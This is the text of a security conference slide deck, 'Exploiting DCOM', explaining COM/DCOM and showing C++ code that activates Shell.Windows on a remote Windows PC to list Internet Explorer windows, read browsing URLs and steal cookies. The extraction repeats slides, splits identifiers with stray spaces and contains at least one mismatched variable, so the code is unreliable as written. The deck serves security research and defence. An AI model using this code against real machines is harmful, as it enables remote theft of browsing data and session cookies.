
Exploiting DCOM Yoshiaki Komoriya Soapsecurityfriday co m Hidenobu
Exploiting DCOM Yoshiaki Komoriya Soap@securityfriday. co m Hidenobu Seki Urity@securityfriday. co m
Agenda COM and DCOM technology IE exploit demonstration Exploit code Authentication MS-Word exploit demonstration DCOM exploit prevention
Agenda COM and DCOM technology IE exploit demonstration Exploit code Authentication MS-Word exploit demonstration DCOM exploit prevention
Distributed COM Application-level protocol for objectoriented remote procedure call. For constructing applications on distributed computing environment. “DCOM is a seamless evolution of COM” according to Microsoft.
COM technology Components oriented programming model of Microsoft. Can develop reusable programs by using COM.

COM model COM Component components Client Program Interface

Distributed apps by using DCOM Remote PC Local PC Client Program COM Component DCOM network

DCOM model Local PC Remote PC DCOM Runtime Client Program DCOM Protocol network COM component
DCOM runtime Installed by default n Windows XP, 2 k, (98, Me) Not installed by default n Windows NT But installed with other apps (ex. IE)
DCOMCNFG. exe DCOM Configuration Tool View installed DCOM-enable applications list.

List of DCOM-enabled apps
Windows Built-in DCOM Apps Internet Explorer Windows media player Windows Scripting Host Sound recorder Word. Pad and more…
Other Applications Word Excel Outlook Power. Point and more…

COM components on Windows has many COM components. Registered under “HKEY_CLASSES_ROOTCLSID” on the registry.

COM components in Registry
Agenda COM and DCOM technology IE exploit demonstration Exploit code DCOM authentication MS-Word exploit demonstration DCOM exploit prevention
IE’en Original IE exploit tool n n Steal IE’s data Hijack IE Can download from www. securityfriday. com

IE’en Local PC DCOM • Browsing URLs • Browsing contents and more. . • Create new window • Change browsing page and more… network Remote PC DCOM
Demonstration environment Local PC n Windows XP Remote PC n Windows 2 k Professional ( Default )
Agenda COM and DCOM technology IE exploit demonstration Exploit code Authentication MS-Word exploit demonstration DCOM exploit prevention
Exploit code Stealing IE’s data Hijacking IE
Exploit code Stealing IE’s data Hijacking IE

Stealing IE’s data Browsing URL lists Incoming data n n Cookies HTML contents Navigation events n n Get parameters Post Parameters

Stealing IE’s data Browsing URL lists Incoming data n n Cookies HTML contents Navigation events n n Get parameters Post Parameters

Browsing URL list 1. Activate “Shell. Windows” component on remote PC. 2. Get “IDispatch” intarfaces from “IShell. Windows” interface. 3. Get “IWeb. Browser 2” interfaces from IDispatch interface. 4. Get browsing URL strings from IWeb. Browser 2.

Activate Shell. Windows // Initialize COM runtime HRESULT hret = Co. Initialize(NULL); // Create COSERVERINFO structure contain remote PC IP COSERVERINFO Server. Info; Server. Info. dw. Reserved 1 = 0; Server. Info. dw. Reserved 2 = 0; Server. Info. pwsz. Name = L"Remote. PC"; Server. Info. p. Auth. Info = NULL; // Get a “IShell. Windows” interface from remote PC MULTI_QI qi = {&IID_IShell. Windows, NULL, 0}; hret = Co. Create. Instance. Ex(CLSID_Shell. Windows, NULL, CLSCTX_SERVER, &Server. Info, 1, &qi); IShell. Windows *windows = (IShell. Windows*)qi. p. Itf;

Activate Shell. Windows // Initialize COM runtime HRESULT hret = Co. Initialize(NULL); // Create COSERVERINFO structure contain remote PC IP COSERVERINFO Server. Info; Server. Info. dw. Reserved 1 = 0; Server. Info. dw. Reserved 2 = 0; Server. Info. pwsz. Name = L"Remote. PC"; Server. Info. p. Auth. Info = NULL; // Get a “IShell. Windows” interface from remote PC MULTI_QI qi = {&IID_IShell. Windows, NULL, 0}; hret = Co. Create. Instance. Ex(CLSID_Shell. Windows, NULL, CLSCTX_SERVER, &Server. Info, 1, &qi); IShell. Windows *windows = (IShell. Windows*)qi. p. Itf;

Activate Shell. Windows // Initialize COM runtime HRESULT hret = Co. Initialize(NULL); // Create COSERVERINFO structure contain remote PC IP COSERVERINFO Server. Info; Server. Info. dw. Reserved 1 = 0; Server. Info. dw. Reserved 2 = 0; Server. Info. pwsz. Name = L"Remote. PC"; Server. Info. p. Auth. Info = NULL; // Get a “IShell. Windows” interface from remote PC MULTI_QI qi = {&IID_IShell. Windows, NULL, 0}; hret = Co. Create. Instance. Ex(CLSID_Shell. Windows, NULL, CLSCTX_SERVER, &Server. Info, 1, &qi); IShell. Windows *windows = (IShell. Windows*)qi. p. Itf;

Get IDispatch // Get num of IE window by using IShell. Windows long n. Count; hret = windows->get_Count(&n. Count); for(long i = 0; i < n. Count; ++i){ // Get IDispatch interfaces from IShell. Windows IDispatch *disp = NULL; VARIANT va; Variant. Init(&va); V_VT(&va) = VT_I 4; V_I 4(&va) = i; hret = windows->Item(va, &disp); Variant. Clear(&va);

Get IDispatch // Get num of IE window by using IShell. Windows long n. Count; hret = windows->get_Count(&n. Count); for(long i = 0; i < n. Count; ++i){ // Get IDispatch interfaces from IShell. Windows IDispatch *disp = NULL; VARIANT va; Variant. Init(&va); V_VT(&va) = VT_I 4; V_I 4(&va) = i; hret = windows->Item(va, &disp); Variant. Clear(&va);

Get IDispatch // Get num of IE window by using IShell. Windows long n. Count; hret = windows->get_Count(&n. Count); for(long i = 0; i < n. Count; ++i){ // Get IDispatch interfaces from IShell. Windows IDispatch *disp = NULL; VARIANT va; Variant. Init(&va); V_VT(&va) = VT_I 4; V_I 4(&va) = i; hret = windows->Item(va, &disp); Variant. Clear(&va);

Get IWeb. Browser 2 // Get IWeb. Browser 2 interfaces from IDispatch IWeb. Browser 2 *browser = NULL; if(disp != NULL){ hret = disp->Query. Interface(IID_IWeb. Browser 2, (void**)&browser); }

Get browsing URL strings // Get browsing URL string if(browser != NULL){ BSTR url; hret = browser->get_Location. Name(&url); } }

Stealing IE’s data Browsing URL list Incoming data n n Cookie HTML Contents Navigation events n n Get parameters Post Parameters

Incoming data cookie 1. 2. Get “IHTMLDocument 2” interface from IWeb. Browser 2. Call “get_cookie” method of IHTMLDocument 2. HTML 1. 2. Get “IHTMLElement” interface from IHTMLDocument 2. Call “get_outer. HTML” method of IHTMLElement.

Get cookie // Get IHTMLDocument 2 from IWeb. Browser 2 IDispatch *html. Disp = NULL; hret = browser->get_Document(&html. Disp); IHTMLDocument 2 *doc = NULL; if(html. Disp != NULL){ hret = html. Disp->Query. Interface(IID_IHTMLDocument 2, (void**)&doc); } // Call get_cookie method of IHTMLDocument 2 if(the. IHD != NULL){ BSTR cookie; hret = doc->get_cookie(&cookie); }

Get cookie // Get IHTMLDocument 2 from IWeb. Browser 2 IDispatch *html. Disp = NULL; hret = browser->get_Document(&html. Disp); IHTMLDocument 2 *doc = NULL; if(html. Disp != NULL){ hret = html. Disp->Query. Interface(IID_IHTMLDocument 2, (void**)&doc); } // Call get_cookie method of IHTMLDocument 2 if(the. IHD != NULL){ BSTR cookie; hret = doc->get_cookie(&cookie); }
